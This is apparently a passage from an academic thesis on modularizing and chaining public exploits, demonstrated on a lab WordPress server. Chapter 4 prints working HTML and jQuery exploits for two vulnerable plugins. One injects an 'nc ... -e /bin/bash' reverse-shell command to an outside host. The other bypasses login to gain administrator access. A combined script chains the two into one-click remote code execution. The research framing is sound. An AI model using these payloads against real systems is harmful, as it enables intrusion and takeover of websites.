In (27), they have formulated the buffer overflows as integer range analysis problem. And they have introduced this technique to find vulnerabilities in the security-critical C code. Unlike the previous one, this technique uses the static analysis. So, like these techniques there are other techniques to detect buffer overflows and these researches have explained about how these buffer overflows happen and the effects of the attacks which is very important for understanding and comparing. And there's an added advantage of using this category for the analysis that almost all the codes and exploits were written in C language which made the code comparison easier.
Some researchers have conducted a research to find similarities in code beyond just looking for the similar words. In (28), they have focused on the behavior of the code to find similarities. They have mentioned that as beyond copy & paste. Even two exploits might similar in behavior but the words in the code, it was suggested that this kind of research might find the similarities between exploits which the normal comparisons cannot find.
A research to detect remote code execution through a path sensitive static analysis of web applications was done in (29). They have analyzed the string and non-string behavior of these applications with a path sensitive approach. It models RCE attacks and have also shown better results. The importance is that they have addressed how these attacks happen and about the attack interface.
When observing the above-mentioned approaches to improve the current vulnerability discovery process, a wide variety of approaches have suggested, and it is interesting that most of these approaches have focused on finding as much as vulnerabilities possible and to make the process much more efficient. So, if the cost for finding these vulnerabilities can be reduced it will definitely be a better improvement for vulnerability discovery process with a lot of benefits.

2.2 Conclusion to the Literature Review

This review helped in identifying the gap between the known vulnerabilities and the developed vulnerabilities and also different approaches and techniques taken to improve the current vulnerability discovery process. And it also uncovered the need of reducing the cost of this vulnerability discovery process. Furthermore, this review also helped to identify the capability of code re-use in the vulnerability discovery process.

Chapter 3

Design

3.1 Conceptual Overview of the Project

This research is mainly focused on proving that exploits can be modularized, and they can be reconfigured to build new versions at a low cost. So, the key points of this is on identifying similarities between exploits and to creating a proper workflow from different exploits. If a proper workflow can be generated from parts taken from different exploits, the concept of the modularization can be introduced to developing exploits. The high-level diagram for this research is shown in figure 3.1.



Figure 3.1: High level research design

3.1.1 Problem Investigation

In order to find a proper solution for a research question, the problem background should be properly understood. So, for the problem investigation of this research, the current vulnerability discovery process, how the exploits are developed like facts should be properly identified. The main expectation behind this research was to reduce the cost applied for developing vulnerabilities. The literature review has helped a lot to understand the current vulnerability process and the steps taken to improve this vulnerability discovery process.

"An exploit is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability in an application or a system to cause unintended or unanticipated behavior to occur. The name comes from the English verb to exploit, meaning 'to use something to one's own advantage'. Basically, this means that the target of an attack suffers from a design flaw that allows people to create the means to access it and use it in his interest."[1]

In the context of this research, exploits can be used to find vulnerabilities in systems. When an exploit is executed targeting a vulnerable system, unauthorized access to the vulnerable system can be taken and unauthorized actions may also can be performed.

On the other hand, when it comes to the software testing with white-hat-hackers, rather than creating a report on the vulnerabilities they have found, an exploit is developed. There are some reasons behind this. One is that these white-hat-hackers do not get so much access to the development process. So, there's a minimal understanding about the perspectives on how both developers and hackers understand the functionalities of the system or the application. So, exploits have solved most of these understanding issues among them.

An exploit is developed targeting on a specific vulnerability in a specific system. But the most important thing is that there can be similarities in the source code of different kinds of software. As a result of this, similar types of vulnerabilities can be seen within different kinds of software. Even though a single exploit is developed targeting a specific system, there's a good chance that it might work with another system with a same kind of vulnerability.

[1] https://www.bitdefender.com/consumer/support/answer/10556

So, there's a good relationship between these vulnerabilities and exploits. And exploits are very helpful when a hacker or a tester doesn't have the access to the source code. In this research also, the concept of modularization is mainly based on the functionality of the exploits.

With the literature review, it was identified that even though a lot of vulnerabilities are found day by day, only a considerably smaller number of exploits are developed to these identified vulnerabilities. So, it was very clear that there's a big gap between the vulnerabilities found and the exploits developed for them. The main reason behind this was the high cost which was taken for an exploit to be developed.

And also with this problem investigation, it was identified that even though the developers are using parts of the same code in different applications (24), there's less usage of components from developed exploits to build newer versions or newer exploits. As a result of the previously mentioned cause, same kind of vulnerabilities might present in different kinds of programs. So, if the code in exploits can be reused, it will improve this vulnerability discovery process and also reduce the gap between vulnerabilities and exploits. This approach can be introduced if a common workflow can be generated from components from different modules. So, with the problem investigation, this research has focused into creating a common workflow from different exploits.

3.1.2 Data Collection

The best source to collect the vulnerabilities identified day by day is the CVE (Common Vulnerabilities and Exposures) database. This database consists of the vulnerabilities found day by day with a unique id, a brief description about the vulnerability and at least one public reference. This CVE database feeds NVD (National Vulnerabilities Database) and NVD consists of more details like severity levels, impact scores and information regarding fixing the vulnerability also.

And the best public source to collect exploits related to these vulnerabilities is the exploit database[2]. Exploit database consists of exploits with a brief description about the vulnerability and also a reference to the corresponding CVE entry. So,

[2]https://www.exploit-db.com

for this research, the best source to collect exploits was the exploits database. For this purpose, exploits related to each vulnerability category was collected. Figure 3.2 taken from CVE Details[3] shows the number of vulnerabilities found in each year with their type and the number of public exploits developed in each year.

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	894	177	112	172			2	7		25	16	103			2
2000	1020	257	208	206		2	4	20		48	19	139			
2001	1677	403	403	297		7	34	123		83	36	220		2	2
2002	2156	498	553	435	2	41	200	103		127	74	199	2	14	1
2003	1527	381	477	371	2	49	129	60	1	62	69	144		16	5
2004	2451	580	614	410	3	148	291	111	12	145	96	134	5	38	5
2005	4935	838	1627	657	21	604	786	202	15	289	261	221	11	100	14
2006	6610	893	2719	663	91	967	1302	322	8	267	271	184	18	849	30
2007	6520	1101	2601	954	95	706	884	339	14	267	324	242	69	700	44
2008	5632	894	2310	699	128	1101	807	363	7	288	270	188	83	170	74
2009	5736	1035	2185	700	188	963	851	322	9	337	302	223	115	138	738
2010	4652	1102	1714	680	342	520	605	275	8	234	282	238	86	73	1493
2011	4155	1221	1334	770	351	294	467	108	7	197	409	206	58	17	557
2012	5297	1425	1459	843	423	243	758	122	13	344	389	250	166	14	624
2013	5191	1455	1186	859	366	156	650	110	7	352	511	274	123	1	205
2014	7946	1598	1574	848	420	305	1105	204	12	457	2106	239	264	2	401
2015	6484	1791	1826	1083	749	218	778	150	12	577	748	367	248	5	127
2016	6447	2028	1494	1324	717	94	497	99	15	444	843	600	87	7	1
2017	14714	3154	3004	2495	745	508	1518	279	11	629	1639	459	327	18	6
2018	16556	1853	3041	2368	400	517	2042	531	11	708	1424	247	461	31	4
2019	12174	919	2277	1247	296	410	1593	280	4	495	900	129	398	40	
Total	122774	23603	32718	18081	5339	7853	15303	4130	166	6375	10989	5006	2521	2235	4333
% Of All		19.2	26.6	14.7	4.3	6.4	12.5	3.4	0.1	5.2	9.0	4.1	2.1	1.8	

Figure 3.2: Vulnerabilities Identified by Type over the Past Years

As there are similarities between exploits, these exploits have been categorized into different types. In each type, the functionality of the exploits is similar to each other. The gap between the number of public vulnerabilities identified and the number of exploits developed from 2005 to 2016 is shown in Figure 3.3

[3]https://www.cvedetails.com/vulnerabilities-by-types.php



Figure 3.3: Vulnerabilities Identified vs. Exploits Developed

As this table shows, there's a huge gap between the vulnerabilities found and the exploits developed. There are two reasons behind this. One is that the cost to develop an exploit is very high and also, it's a time-consuming process. The other one is that it is well identified that these developed exploits have been re-used in different occasions where the same vulnerability had been identified. As a result of this, in exploit database, more than one CVE reference for a single exploit can be seen in some cases.

Exploit database is not the only source to get exploits. There are other sources like packetstorm[4] as well. But exploits database is considered as the best available source as for now to get publicly known exploits.

Exploits database has a github repository[5] which includes almost all the exploits listed in the database. But it is very hard to identify details about the exploits in that repository as there's no information on what the exploit is or how the exploit is related to any vulnerability. The only good point is that all the exploits can be collected with some easy few steps from the repository.

[4]https://packetstormsecurity.com

[5]https://github.com/offensive-security/exploitdb

However, as this research was not focused on developing new exploits by finding new vulnerabilities, exploits listed in the exploits database were taken to the analysis while considering the CVE entry details for each exploit. And a few number of exploits were taken from other sources like packetstorm.

3.1.3 Identification

After collecting the exploits from the sources mentioned in the data collection stage, identification of similarities was done. As there were huge differences between exploits, it was identified a proper classification of these exploits will help identifying similarities between these exploits rather than just comparing them with any other. For this purpose, the knowledge gained from the literature review was very helpful. There have been different approaches introduced for the classification of vulnerabilities. (18), (19), (20) and (21). There have been approaches based on the cause, technique, impact, operating systems and also the type. However, almost all the researchers conducted these researches have mentioned that those classifications might not be the ideal ones. Classification on type was identified as the best suitable for this research from the literature review.

After identification of a proper categorization, the exploits from same category were compared with each other to find out if there were any similarities. However, in this case it was not very easy to compare some exploits because different exploits were implemented in different languages. Some were implemented in common languages like C and some were not. So, there were barriers for the comparison of some exploits, but these exploits were then studied, and the general idea was taken. As this research was going to introduce the fact that the modularization can be used in these exploits, the general idea behind each exploit was sufficient.

There were some vulnerabilities which are very similar to each other and also the source code was in the same language. But the developed exploits for each vulnerability were in different languages. i.e. Python and Perl. So, in cases like that, even though the functionality of different exploits were similar, components from one exploit could not be put into another to work properly. This has happened because the exploit should not necessarily be developed in the same language which the system or the software was developed. The language used to develop the ex-

ploit depends on the requirements and the one who develops it.

And also, there are some key differences between these categories. A category like SQL injection doesn't usually have a piece of code as an exploit. Instead, there are some series of commands or queries. So, the exploit execution behavior is different from category to category.

Comparing exploits between different categories like the above-mentioned categories to find similarities was not applicable. So, those categories like SQL injection were less focused and other categories were highly focused.

At first, the main intension of this research was to re-use components from a single exploit when building new exploits. For this approach, having similarities between different exploits was very much needed. And, there were a few amount of publicly known exploits and there were a considerably less amount of similarities between them to proceed further. So, a different approach was needed in order to generalize the modularization concept of exploits to build newer exploits from developed exploits.

Then a new approach was taken to build exploits by using developed exploits. In this approach, having similarities between developed exploits was not necessarily needed as this approach was focused in building a workflow from developed exploits.

As this was focused on introducing the modularization concept with a workflow and to reduce the complexity in finding similarities and to partially avoid the lack of exploits developed, some categories were excluded and only some common categories like buffer overflow, remote code execution, cross-site scripting, etc. were included in the analysis.

3.1.4 Modularization

In this stage, studying of whether the identified similarities can be modularized was studied. There were two types of similarities in these comparisons. One kind of similarity was identified from the exploits in the same category and the other one is identified from exploits from different categories. Either way, these components can be replaced with each other to build different versions of exploits. Figure 3.4 shows how new exploits can be built from previously developed exploits by identifying

similarities between them.



Figure 3.4: Replacing components in exploits

But, with this approach, there were different kinds of problems. The main problem was (as described earlier) that even though the functionality of the exploits were same, some exploits were developed in different languages. For an example, including a component from an exploit which is developed in Python into an exploit which was to be developed in Perl was not feasible. But, with the workflow approach, it was not that much harder and was feasible depending how it was to be used.

The main difference of two of these approaches was that for the first approach, at least a single similarity between the exploits was needed while in the second approach, a workflow could be created even though the exploits did not have similarities between them. Figure 3.5 shows the highlevel architecture of how multiple exploits can be used to generate a workflow as a single exploit.



Figure 3.5: Building a Workflow

3.1.5 Development

Development of workflows from different kinds of exploits were done in this stage, at first, the general idea of each exploit type is taken and then components were identified for each exploit. Then these components were lined up to see whether that workflow would result in showing capabilities of finding vulnerabilities.

At first, the main idea was to build a tool that can handle components of exploits and also can line up these components together to build a new exploit. But, due to the incompatibility of languages and other reasons, the scope was reduced because developing a tool to handle multiple languages with this modularization technique would be another research topic. However, developing a tool for this, was not necessary to answer the research question. Building a workflow would be better than re-using components from exploits because the similarity between exploits were not necessary. So, the re-usability of exploits becomes high.

If a proper workflow from more than one exploit could be generated by merging, then it can be proven that the exploits can be re-used by building workflows. So, the main intension of this stage of design was to generate proper workflows from developed exploits. If the workflow could be executed as a single exploit, then it is very much clear that the developed exploits can be re-used together even there

are no similarities between them.

This can be shown and proven with an understandable and very clear counter example by using two exploits developed for the vulnerabilities in WordPress plugins. If this modularization is applicable to exploits, then it should be able to merge two exploits together to work as a single exploit. So, generating that workflow is done in this stage.

3.1.6 Conclusion

The results from the previous stages are analyzed in this stage. The functionality and the performance of the exploits when they are executed as single components before generating the workflow and the functionality and the performance of the workflow executed as a single exploit are compared with each other. And, if a counter example can be given for this, then it can be proven that this concept is applicable to exploits.

Chapter 4

Implementation

The implementation of this project is accomplished by giving a counter example using a WordPress[1] instance with vulnerable plugins. Two exploits taken from exploit database which corresponds to the vulnerabilities found in these plugins are used to build a proper workflow. The WordPress instance used here is the latest WordPress release as for now (WordPress 5.3.2)[2]. The two exploits are executed independently to study the functionality of the exploits and the unexpected behavior of the WordPress instance and then they are integrated as a single exploit to execute both of them as a single exploit.

4.1 Discussion on the Technologies Used

The WordPress instance used here is separately hosted on a Digital Ocean droplet to make it work as a usual separately hosted WordPress instance. Two separate standard Digital Ocean droplets[3] are used in this research; one is to study the unexpected behavior of the WordPress plugins when the exploits are executed and the other one is used to execute the exploits and study the functionality and the results from the exploitation. And these droplets are accessed only using the terminal through the ssh[4] command. The terminal outputs when connected to each droplet are shown in the listings below.

[1]https://en.wikipedia.org/wiki/WordPress
[2]https://wordpress.org/download/
[3]https://www.digitalocean.com/docs/droplets/
[4]https://www.ssh.com/ssh/command

```
Sizis-MacBook-Pro:~ sizi$ ssh -i siziDigi1
root@157.245.54.157
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-040800rc1-
generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

19 packages can be updated.
0 updates are security updates.



*** System restart required ***
Last login: Sun Feb 16 09:42:54 2020 from 112.135.15.113
root@ubuntu-s-1vcpu-1gb-sgp1-01:~#
```

Listing 4.1: Droplet used to host the WordPress instance

```
Sizis-MacBook-Pro:~ sizi$ ssh -i siziDigi1
root@128.199.213.248
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-66-
generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 17 06:00:56 UTC 2020

  System load:  0.08              Processes:           89
  Usage of /:   9.3% of 24.06GB   Users logged in:     0
```

```
  Memory usage: 24%                IP address for eth0:
  128.199.213.248
  Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security.
     Activate at:
       https://ubuntu.com/livepatch

50 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Sun Feb 16 09:35:34 2020 from 112.135.15.113
root@ubuntu-s-1vcpu-1gb-sgp1-01:~#
```

Listing 4.2: Droplet used to execute exploits

4.2 Discussion on the Plugins Used

Two vulnerable versions of WordPress plugins are used for this research. However, at first, a lot of plugins and related vulnerabilities are studied to build workflows. And from those vulnerabilities and workflows, related exploits are studied and analyzed to form the same workflow from exploits. And finally, these plugins and this workflow has been selected to show that this approach can be achieved and also for the better understanding of the process. So, the same concept can be applied even to most advanced types of exploits and also to different kinds of exploits. The workflow built in this process will help in better understanding.

One of the plugins used in this workflow is Plainview Activity Monitor[5] for WordPress. This plugin helps to track all the user activity on the website. And the activities can be filtered so that only a specific type of information can be displayed.

[5]https://wordpress.org/plugins/plainview-activity-monitor

The monitored actions by this plugin includes comments, logins, passwords, plugins, posts, themes, users, etc. So, basically this plugin has access to the broad range of fields.

The other plugin used here is WP Support Plus Responsive Ticket System[6] for WordPress. This plugin is a ticketing system which enables the users an enhanced experience when they need support. This comes with a login in with feature for available types of methods.

The relevant vulnerable versions of both plugins have been installed in the WordPress instance so that the exploits developed for these identified vulnerabilities can successfully be executed.

4.3 Discussion on the Exploits Used

After analyzing a number of vulnerabilities and plugins, the above-mentioned plugins were selected. And the corresponding exploits for the known vulnerabilities which were taken from the exploit database were tested independently by using the two droplets.

However, the exploits were not capable of executing as they were, and some modifications were needed. This happened with almost all the exploits taken from the exploit database as some parameters should be changed and even declaration of some new parameters were needed according to the specific vulnerable version which was used at that moment.

Both of the exploits were taken from the exploits database. The CVE record for the vulnerability discovered in Plainview Activity Monitor[7] was first published in 2018 and for the Support Ticket System plugin[8], it was first published in 2019.

The exploit developed for the Plainview Activity Monitor[9] has indicated that the vulnerability was first discovered in the version 20161228 and there's a possibility that the same vulnerability can be existed in the prior versions also. This specific version of this plugin is vulnerable to the OS command injection which allows an

[6]https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system

[7]https://www.cvedetails.com/cve/CVE-2018-15877

[8]https://www.cvedetails.com/cve/CVE-2019-15331

[9]https://www.exploit-db.com/download/45274

attacker to remotely execute commands on the underlying system. The graphical interface which includes the `ip` parameter of the Plainview activity monitor plugin is shown in figure 4.1.



Figure 4.1: Interface of the Plainview Activity Monitor Plugin

This plugin passes unsafe user supplied data to the 'ip' parameter into the `activities_overview.php` file. However, privileges are required to exploit this vulnerability. That means, even a user can pass commands to this parameter, but privileges are needed in order to execute them. And according to the developer of the exploit, this plugin version is also vulnerable to CSRF[10] (Cross-site Request Forgery) attack and Reflected XSS[11] (Cross-site Scripting). With the exploit mentioned here, this vulnerability can lead to a Remote Code Execution with a single click by a privileged user. The modified exploit for this research is shown in the following listing.

[10]https://owasp.org/www-community/attacks/csrf
[11]https://owasp.org/www-community/attacks/xss

```
<form action="http://157.245.54.157/wp/wp-admin/
admin.php?page=plainview_activity_monitor&tab=activity_
tools" method="POST" enctype="multipart/form-data">
        <input type="hidden" name="ip" value="google.lk|
      nc 128.199.213.248 8888 -e /bin/bash" />
        <input type="hidden" name="lookup" value="Lookup" />
        <input type="submit" value="Exploit 2 Only" />
    </form>
```

Listing 4.3: Exploit for Plainview Activity Monitor Plugin

In here, the command passed to the ip parameter is `nc 128.199.213.248 8888 -e /bin/bash` which is used to open a reverse shell to the given ip and the port from the command executed environment. If the user who executes the exploit had enough privileges on the system, then a reverse shell[12] will be opened. The ip address and the port included in the command are from the other droplet which is used to analyze the performance of the exploits.

The second exploit is developed for the vulnerability which is identified in the WordPress plugin WP Support Plus Responsive Ticket System. This vulnerability is associated with a cookie named `wp_set_auth_cookie()`. With this cookie, anyone can login as anyone using the exploit without knowing the password. So, this exploit falls into the category of Privilege escalation[13]. The modified exploit which is used in this research is shown in the following listing.

[12]https://wiki.ubuntu.com/ReverseShell

[13]https://en.wikipedia.org/wiki/Privilege_escalation

```
<form method="post" action="http://157.245.54.157/wp
/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username"
        value="root">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action"
        value="loginGuestFacebook">
        <input type="submit" value="Exploit 1 Only">
</form>
```

Listing 4.4: Exploit for the Privilege Escalation

In this exploit, the one who executes the exploit has to input a parameter as the username. Then, when the exploit executes the user will be able to log in with the entered username. The importance of this is that, if the entered username matches with a privileged account, then the user will also have the same privileges after executing the exploit.

Both of these exploits were developed in different years and have been used in different occassions also. In this research, the main intention was to merge the two exploits together to perform as a single exploit.

c

Considering the exploits which have taken for this research, workflows can be generated according to the requirements and underlying environment. In the workflow generated for the above-mentioned WordPress instance, the two exploits can be used to generate a workflow to be executed as a single exploit.

As described in the previous section, the exploit developed for the Plainview Activity Monitor can be used to open a reverse shell from the underlying system. But, in order to execute the command to get the shell, the user should have privileges. So, if a user without privileges tried to pass the command, a 403 forbidden[14] error will be arisen. This happens because the users without the privileges are not permitted to access the configuration page of the Plainview activity monitor plugin which was shown in the Figure 4.1.

[14]https://en.wikipedia.org/wiki/HTTP_403

In order to successfully execute the exploit, privileges are needed. This can be achieved through the other exploit which is developed for the WP support plus responsive ticket system plugin. That exploit can used to login as anyone. So, if a matching administrator username was entered as the username, then the administrative privileges can be taken in a single click. And, even if the entered username wasn't in the registered users list, the vulnerability will lead to a login as entered username.

After successfully executing the privilege escalation exploit, the reverse shell can be opened by executing the other exploit. But as both of these exploits are two different exploits, they are executed independently. So, there will be two steps for executing both of these exploits.

The generated workflow consists of both of these exploits, one after the other. But works as a single exploit. So, the new exploit is developed by using the previously developed exploits. As this is a WordPress instance, the two exploits are web exploits. So, for this scenario, the two exploits can be merged up using an ajax[15] call which then executes one after the other. The way how the exploits are used to generate a workflow can be vary depending on the underlying environment and the expected functionalities. The below listing shows the exploit generated from the generated workflow.

[15]https://api.jquery.com/category/ajax

```
<form name="form2" id="form2" action="http://157.245.54.
157/wp/wp-admin/admin.php?page=plainview_activity_monitor
&tab=activity_tools" method="POST" enctype="multipart
/form-data">
    <input type="hidden" name="ip" value="google.lk|
    nc 128.199.213.248 8888 -e /bin/bash" />
    <input type="hidden" name="lookup" value="Lookup" />
</form>


<form name="form1" id="form1" method="post" action=
"http://157.245.54.157/wp/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username"
    value="root">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="
    loginGuestFacebook">
    <input type="submit" id="button1" value="EXPLOIT"
    name="button1">
</form>


<script type="text/javascript">
$('#button1').click(function(e) {
    e.preventDefault();
    submitForm1();
});
```

```
function submitForm1 () {
    var formurl1 = "http://157.245.54.157/wp/wp-admin/
    admin-ajax.php";
        $.ajax({
            type:"POST",
            url: formurl1,
            data: $('#form1').serialize(),
            success: function(){
                submitForm2();
            }
        );
};


function submitForm2 () {
    var formurl2 = "http://157.245.54.157/wp/wp-admin/
    admin.php?page=plainview_activity_monitor&tab=
    activity_tools";
        return $.ajax({
            type:"POST",
            url: formurl2,
            data: $('#form2').serialize(),
            success: function(){

            }
        });
};
</script>
```

Listing 4.5: Both of Exploits as a single exploit

In this exploit, functions are declared for each button and both of the exploits are executed within that function. With this exploit, both of the exploits can be executed with a single click. If the entered username matches an administrator account, the reverse shell can be opened with a single click.

Chapter 5

Results and Evaluation

The performance and the functionality of the two exploits when they are executed as a single exploit is compared with the performance and the functionality when they are executed independently. A single example would be enough to show that the modularization concept can be applied to exploits to generate workflows from exploits and also to increase the re-usability of the developed exploits.

5.1 Discussion on the approaches taken

The first approach which was taken at the beginning of this research was to compare similar types of exploits with each other to find out the similarities between them. There were such kind of exploits found. For an example, there were three different exploits (CVE-2015-1028[1]) developed for a D-Link DSL-2730B router with firmware GE_1.01. There were similar components within each exploit even though the functionality of the three exploits was not the same.

And there were some problems like same kinds of exploits being developed in different languages. This kind of problems can appear as a barrier in re-using developed exploits. The research question was about whether the developed exploits can be modularized in a way such that they can be re-used.

With the results from the first approach, the second approach which was targeted to building new workflows was followed. This approach extended the re-usability capabilities as having similarities between the exploits was not necessary. For this

[1]https://www.cvedetails.com/cve/CVE-2015-1028/?q=cve-2015-1028

approach, two exploits related to WordPress plugins were selected and the workflow was generated.

5.2 Executing the Exploits

At first, the two exploits were executed one after the other independently. This was done to make sure that the exploits were working properly. When the exploit developed for the Plainview activity monitor plugin was executed without the privileges, it returned a 403 error because of the lack of privileges. A sample layout created to execute the exploits are shown in Figure 5.1.

Figure 5.1: Exploits Execution Interface

In the interface, there are three buttons. The first two buttons execute the two exploits independently and the last 'Exploit' button executes the created workflow as a single exploit.

